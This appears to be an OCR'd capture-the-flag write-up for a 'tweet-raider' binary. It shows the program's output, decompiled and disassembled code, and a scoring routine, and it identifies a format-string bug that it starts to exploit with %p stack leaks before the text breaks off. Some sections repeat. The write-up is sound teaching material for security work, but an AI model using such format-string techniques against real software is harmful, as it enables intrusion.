
ANALYSIS :


First to start the analysis of the binary we will run it and check the output. We get the following output:



```
dosxuz@dosxuz-pc:~/boi/tweet-raider$ ./tweet-raider
Welcome to Mlon Eusk's Tweet Rater!
Input your tweet, and we will give you a rating.

Tweet: aslkjdlaksjd
Your tweet:
aslkjdlaksjd
Your score: 0
dosxuz@dosxuz-pc:~/boi/tweet-raider$
```

Then we load the binary in Cutter and get the disassembly and the pseudo code:




```
deregister_tm_clones
entry.fini0
entry.init0
entry0
loc.imp._ITM_deregisterTMClone
main
register_tm_clones
sym.__libc_csu_fini
sym.__libc_csu_init
sym._fini
sym._init
sym.calculateScore
sym.imp._IO_getc
sym.imp.__stack_chk_fail
sym.imp.fclose
sym.imp.fgets
sym.imp.fopen
sym.imp.malloc
sym.imp.printf
sym.imp.puts
sym.imp.setvbuf
sym.imp.strncmp
sym.imp.tolower
sym.readFile
```

```c
// WARNING: [r2ghidra] Failed to match type size_t for variable n to Decompiler type: Unknown type identifier size_t
// WARNING: [r2ghidra] Detected overlap for variable n
// WARNING: [r2ghidra] Failed to match type file* for variable stream to Decompiler type: Unknown type identifier file
// WARNING: [r2ghidra] Failed to match type signed int64_t for variable var_18h to Decompiler type: Unknown type
// identifier signed
// WARNING: [r2ghidra] Detected overlap for variable var_14h

undefined8 main(void)
{
    int64_t iVar1;
    uint32_t *arg2;
    undefined8 uVar2;
    int64_t in_FS_OFFSET;
    void *var_138h;
    char *format;
    int64_t canary;

    iVar1 = *(int64_t *)(in_FS_OFFSET + 0x28);
    setvbuf(_reloc.stdin, 0, 2, 0);
    setvbuf(_reloc.stdout, 0, 2, 0);
    arg2 = (uint32_t *)malloc(4);
    *arg2 = 0;
    puts("Welcome to Mlon Eusk\'s Tweet Rater!\nInput your tweet, and we will give you a rating.\n");
    printf("Tweet: ");
    fgets(&format, 0x118, _reloc.stdin);
    puts("Your tweet:");
    printf(&format);
    calculateScore((char *)&format, arg2);
    printf("Your score: %d\n", (uint64_t)*arg2);
    if (9000 < (int32_t)*arg2) {
        puts("Your score is over 9000!");
        uVar2 = readFile("./flag.txt");
        puts(uVar2);
    }
    uVar2 = 0;
    if (iVar1 != *(int64_t *)(in_FS_OFFSET + 0x28)) {
        uVar2 = __stack_chk_fail();
    }
    return uVar2;
}
```

```
0x00000e82      call puts          ; sym.imp.puts ; int puts(const char *s)
0x00000e87      lea rdi, str.Tweet: ; 0x10ae ; const char *format
0x00000e8e      mov eax, 0
0x00000e93      call printf        ; sym.imp.printf ; int printf(const char *format)
0x00000e98      mov rdx, qword [stdin] ; obj.stdin__GLIBC_2.2.5
                                   ; 0x202020 ; FILE *stream
0x00000e9f      lea rax, [format]
0x00000ea6      mov esi, 0x118     ; int size
0x00000eab      mov rdi, rax       ; char *s
0x00000eae      call fgets         ; sym.imp.fgets ; char *fgets(char *s, int size, FILE *stream)
0x00000eb3      lea rdi, str.Your_tweet: ; 0x10b6 ; const char *s
0x00000eba      call puts          ; sym.imp.puts ; int puts(const char *s)
0x00000ebf      lea rax, [format]
0x00000ec6      mov rdi, rax       ; const char *format
0x00000ec9      mov eax, 0
0x00000ece      call printf        ; sym.imp.printf ; int printf(const char *format)
0x00000ed3      mov rdx, qword [var_138h]
0x00000eda      lea rax, [format]
0x00000ee1      mov rsi, rdx
0x00000ee4      mov rdi, rax
0x00000ee7      call calculateScore ; sym.calculateScore
0x00000eec      mov rax, qword [var_138h]
0x00000ef3      mov eax, dword [rax]
0x00000ef5      mov esi, eax
0x00000ef7      lea rdi, str.Your_score:__d ; 0x10c2 ; const char *format
0x00000efe      mov eax, 0
0x00000f03      call printf        ; sym.imp.printf ; int printf(const char *format)
0x00000f08      mov rax, qword [var_138h]
0x00000f0f      mov eax, dword [rax]
0x00000f11      cmp eax, 0x2328
0x00000f16      jle 0xf38
0x00000f18      lea rdi, str.Your_score_is_over_9000 ; 0x10d2 ; const char *s
0x00000f1f      call puts          ; sym.imp.puts ; int puts(const char *s)
0x00000f24      lea rdi, str.._flag.txt ; 0x10eb ; char *arg1
0x00000f2b      call readFile      ; sym.readFile
0x00000f30      mov rdi, rax       ; const char *s
0x00000f33      call puts          ; sym.imp.puts ; int puts(const char *s)
0x00000f38      mov eax, 0
0x00000f3d      mov rcx, qword [canary]
0x00000f41      xor rcx, qword fs:[0x28]
0x00000f4a      je 0xf51
0x00000f4c      call __stack_chk_fail ; sym.imp.__stack_chk_fail ; void __stack_chk_fail(void)
0x00000f51      leave
0x00000f52      ret
0x00000f53      nop word cs:[rax + rax]
0x00000f5d      nop dword [rax]
101: sym.__libc_csu_init (int64_t arg1, int64_t arg2, int64_t arg3);
; arg int64_t arg1 @ rdi
; arg int64_t arg2 @ rsi
; arg int64_t arg3 @ rdx
0x00000f60      push r15
0x00000f62      push r14
0x00000f64      mov r15, rdx       ; arg3
0x00000f67      push r13
0x00000f69      push r12
0x00000f6b      lea r12, __frame_dummy_init_array_entry ; loc.__init_array_start
                                   ; 0x201d68
0x00000f72      push rbp
```



Name	Size	Imp.	Offset
deregister_tm_clones	50		0x000008
entry.fini0	58		0x000009
entry.init0	10		0x000009
entry0	42		0x000008
loc.imp._ITM_deregisterTMCloneTable	97	⏻	0x000000
main	332		0x00000
register_tm_clones	66		0x000009
sym.__libc_csu_fini	2		0x00000f
sym.__libc_csu_init	101		0x00000f
sym._fini	9		0x00000f
sym._init	23		0x000007
sym.calculateScore	950		0x00000a
sym.imp._IO_getc	6	⏻	0x000008
sym.imp.__stack_chk_fail	6	⏻	0x000008
sym.imp.fclose	6	⏻	0x000008
sym.imp.fgets	6	⏻	0x000008
sym.imp.fopen	6	⏻	0x000008
sym.imp.malloc	6	⏻	0x000008
sym.imp.printf	6	⏻	0x000008
sym.imp.puts	6	⏻	0x000008
sym.imp.setvbuf	6	⏻	0x000008
sym.imp.strncmp	6	⏻	0x000007
sym.imp.tolower	6	⏻	0x000008
sym.readFile	151		0x000009

```c
// WARNING: [r2ghidra] Failed to match type size_t for variable n to Decompiler type: Unknown type identifier size_t
// WARNING: [r2ghidra] Detected overlap for variable n
// WARNING: [r2ghidra] Failed to match type file* for variable stream to Decompiler type: Unknown type identifier file
// WARNING: [r2ghidra] Failed to match type signed int64_t for variable var_18h to Decompiler type: Unknown type
// identifier signed
// WARNING: [r2ghidra] Detected overlap for variable var_14h

undefined8 main(void)
{
    int64_t iVar1;
    uint32_t *arg2;
    undefined8 uVar2;
    int64_t in_FS_OFFSET;
    void *var_138h;
    char *format;
    int64_t canary;

    iVar1 = *(int64_t *)(in_FS_OFFSET + 0x28);
    setvbuf(_reloc.stdin, 0, 2, 0);
    setvbuf(_reloc.stdout, 0, 2, 0);
    arg2 = (uint32_t *)malloc(4);
    *arg2 = 0;
    puts("Welcome to Mlon Eusk\'s Tweet Rater!\nInput your tweet, and we will give you a rating.\n");
    printf("Tweet: ");
    fgets(&format, 0x118, _reloc.stdin);
    puts("Your tweet:");
    printf(&format);
    calculateScore((char *)&format, arg2);
    printf("Your score: %d\n", (uint64_t)*arg2);
    if (9000 < (int32_t)*arg2) {
        puts("Your score is over 9000!");
        uVar2 = readFile("./flag.txt");
        puts(uVar2);
    }
    uVar2 = 0;
    if (iVar1 != *(int64_t *)(in_FS_OFFSET + 0x28)) {
        uVar2 = __stack_chk_fail();
    }
    return uVar2;
}
```


We take a look at the decompilation and find out that there is a format string bug in the binary, we’ll come to it later. We see that there is a calculateScore function which calculates the score based on our Tweet. So we check the disassembly of the calculateScore function:

```
void calculateScore(char *arg1, void *arg2)
{
char cVar1;
int32_t iVar2;
void *var_20h;
char *s1;
int32_t n;
int64_t var_8h;
s1 = arg1;
while (*s1 != '\0') {
cVar1 = tolower((uint64_t)(uint32_t)(int32_t)*s1);
*s1 = cVar1;
s1 = s1 + 1;
}
n = 0;
while (arg1[n] != '\0') {
iVar2 = strncmp(arg1 + n, 0xfea, 5);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, 0xff0, 6);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, 0xff7, 8);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, 0x1000, 4);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "dank", 4);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "dope", 4);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, 0x100f, 3);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, 0x1013, 3);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "cybertruck", 10);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "cyber", 5);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "truck", 5);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "tesla", 5);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "boring", 6);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "tunnel", 6);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "flamethrower", 0xc);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
iVar2 = strncmp(arg1 + n, "meme", 4);
if (iVar2 == 0) {
*(int32_t *)arg2 = *(int32_t *)arg2 + 1;
}
n = n + 1;
}
return;
}
```


We see that the function compares our input string with some hardcoded strings and adds +1 for each of the matched hardcoded strings. Then it returns our score based on that. Now in the main function it checks whether our score is greater than 9000 or not. If it is greater than 9000, it calls a function which outputs the flag. If not, then it exits the program normally. We see that the hardcoded keywords can be repeated but it will accept number of strings till a certain number only. So, we cannot get past the score limit by just inputting normal strings.

THE BUG:

As we have already seen that there’s a fornat string bug and we can use it to our advantage. So we pass a cyclic pattern string of 20 length along with some %p which will leak the positions from the stack. Here’s the output:



```
    b'Remote debugging from host 127.0.0.1, port 57584\n'
